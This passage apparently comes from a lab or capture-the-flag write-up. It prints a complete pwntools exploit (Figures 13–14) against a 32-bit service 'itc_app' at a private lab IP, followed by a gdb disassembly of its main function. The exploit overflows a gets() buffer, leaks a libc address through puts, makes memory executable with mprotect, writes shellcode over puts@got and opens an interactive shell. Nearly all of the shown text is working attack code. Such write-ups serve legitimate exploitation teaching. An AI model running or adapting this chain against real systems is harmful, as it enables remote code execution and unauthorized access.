
```
#!/bin/python3
from pwn import *

p= remote('192.168.56.101', 9000)
elf = context.binary = ELF('./itc_app')
libc = ELF('./libc/libc6_2.23-0ubuntu11.3_i386.so') #libc database

p.recvline()

puts_plt = 0x8048340                            # address of first puts@plt

                                                # PART 1, get libc address
payload = b'A'*132                              # payload overwrites all stack frame
                                                # and puts the address below as the esp
payload += p32(puts_plt)                        # first address in the next stack frame
payload += p32(elf.sym['main'])                 # return address of puts@plt
payload += p32(elf.got['__libc_start_main'])    # pointer to address to leak, parameter of puts
                                                # first on stack after return to puts()
                                                # so the address gets printed

p.sendline(payload)                             # sending leak libc payload

address=p.recvlines(6)[5][:-4]                  # p.recvlines(6) - print all 6 lines that the code outputs;
                                                # [5] - print the last output (the leaked address)
                                                # [:-4] - print the last 4 bytes of it

leak = u32(address)                             # unpack the address bytes to get address
                                                # the leak is composed of (libc base address + offset)

#hex_leak=hex(leak)                             # leak = 0xb754f550 is "__libc_start_main"
                                                # after calculating base address,
                                                # can get addresses of other symbols
                                                # such as "system()", exit()" and "/bin/sh"
                                                # with these 4, searching a libc database will
                                                # give us the libc used on the remote machine
                                                # ###############################################
                                                # the libc version is libc6_2.23-0ubuntu11.3_i386.so

leak_offset = libc.sym['__libc_start_main']     # grabbing memory offset of function from libc

libc.address = leak - leak_offset               # calculating libc base = leak - offset
                                                # now when doing libc.sym[], it will give address
                                                # instead of an offset
log.success(f'LIBC base: {hex(libc.address)}')  # Output found libc address
```

Figure 13: Full exploit code – part 1



```python

                                                # PART 2, make memory rwx
mprotect = libc.sym['mprotect']                 # Grab address of mprotect

log.success(f'mprotect: {hex(mprotect)}')       # Print mprotect address

mem_start=0x8049000                             # address of known space in memory, "vmmap" in gdb
mem_size=0x1000                                 # size of address space, "info proc mappings" in gdb
mem_rwx=0x07                                    # rwx protection (man mprotect)

payload2 = b'B' * 132                           # padding
payload2 += p32(mprotect)                       # returns to mprotect
payload2 += p32(elf.sym['main'])                # mprotect return to main
payload2 += p32(mem_start)                      # mprotect args (memory_start, memory_size, protection)
payload2 += p32(mem_size)                       # they are passed on the stack
payload2 += p32(mem_rwx)                        # then popped by mprotect() to
                                                # edx, ecx and ebx, from bottom to top

p.recvline()
p.sendline(payload2)                            # send mprotect() payload

                                                # PART 3, overwrite rwx memory with shellcode
payload3 = b'C' * 132                           # padding
payload3 += p32(libc.sym['gets'])               # call glibc gets() with pointer of address below
payload3 += p32(elf.got['puts'])                # overwrite memory area at puts@got thats now rwx
payload3 += p32(elf.got['puts'])                # return of gets to point to shellcode address

p.recvline()
p.sendline(payload3)                            # send gets overwrite, payload3 above

p.recvline()                                    # PART 3.1
p.sendline(asm(shellcraft.sh()))                # send shellcode for gets() call

p.interactive()                                 # allows for interaction with generated shell
```

Figure 14: Full exploit code – part 2



```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804847b <+0>:     push   ebp
   0x0804847c <+1>:     mov    ebp,esp
   0x0804847e <+3>:     add    esp,0xffffff80
   0x08048481 <+6>:     mov    eax,ds:0x80497c0
   0x08048486 <+11>:    push   0x0
   0x08048488 <+13>:    push   0x2
   0x0804848a <+15>:    push   0x0
   0x0804848c <+17>:    push   eax
   0x0804848d <+18>:    call   0x8048360 <setvbuf@plt
   0x08048492 <+23>:    add    esp,0x10
   0x08048495 <+26>:    push   0x8048560
   0x0804849a <+31>:    call   0x8048340 <puts@plt>
   0x0804849f <+36>:    add    esp,0x4
   0x080484a2 <+39>:    push   0x804858c
   0x080484a7 <+44>:    call   0x8048340 <puts@plt>
   0x080484ac <+49>:    add    esp,0x4
   0x080484af <+52>:    lea    eax,[ebp-0x80]
   0x080484b2 <+55>:    push   eax
   0x080484b3 <+56>:    call   0x8048330 <gets@plt>
   0x080484b8 <+61>:    add    esp,0x4
   0x080484bb <+64>:    push   0x80485a3
   0x080484c0 <+69>:    call   0x8048340 <puts@plt>
   0x080484c5 <+74>:    add    esp,0x4
   0x080484c8 <+77>:    lea    eax,[ebp-0x80]
   0x080484cb <+80>:    push   eax
   0x080484cc <+81>:    call   0x8048340 <puts@plt>
   0x080484d1 <+86>:    add    esp,0x4
   0x080484d4 <+89>:    mov    eax,0x0
   0x080484d9 <+94>:    leave
   0x080484da <+95>:    ret
End of assembler dump.
```

Figure 15: Functions used in main()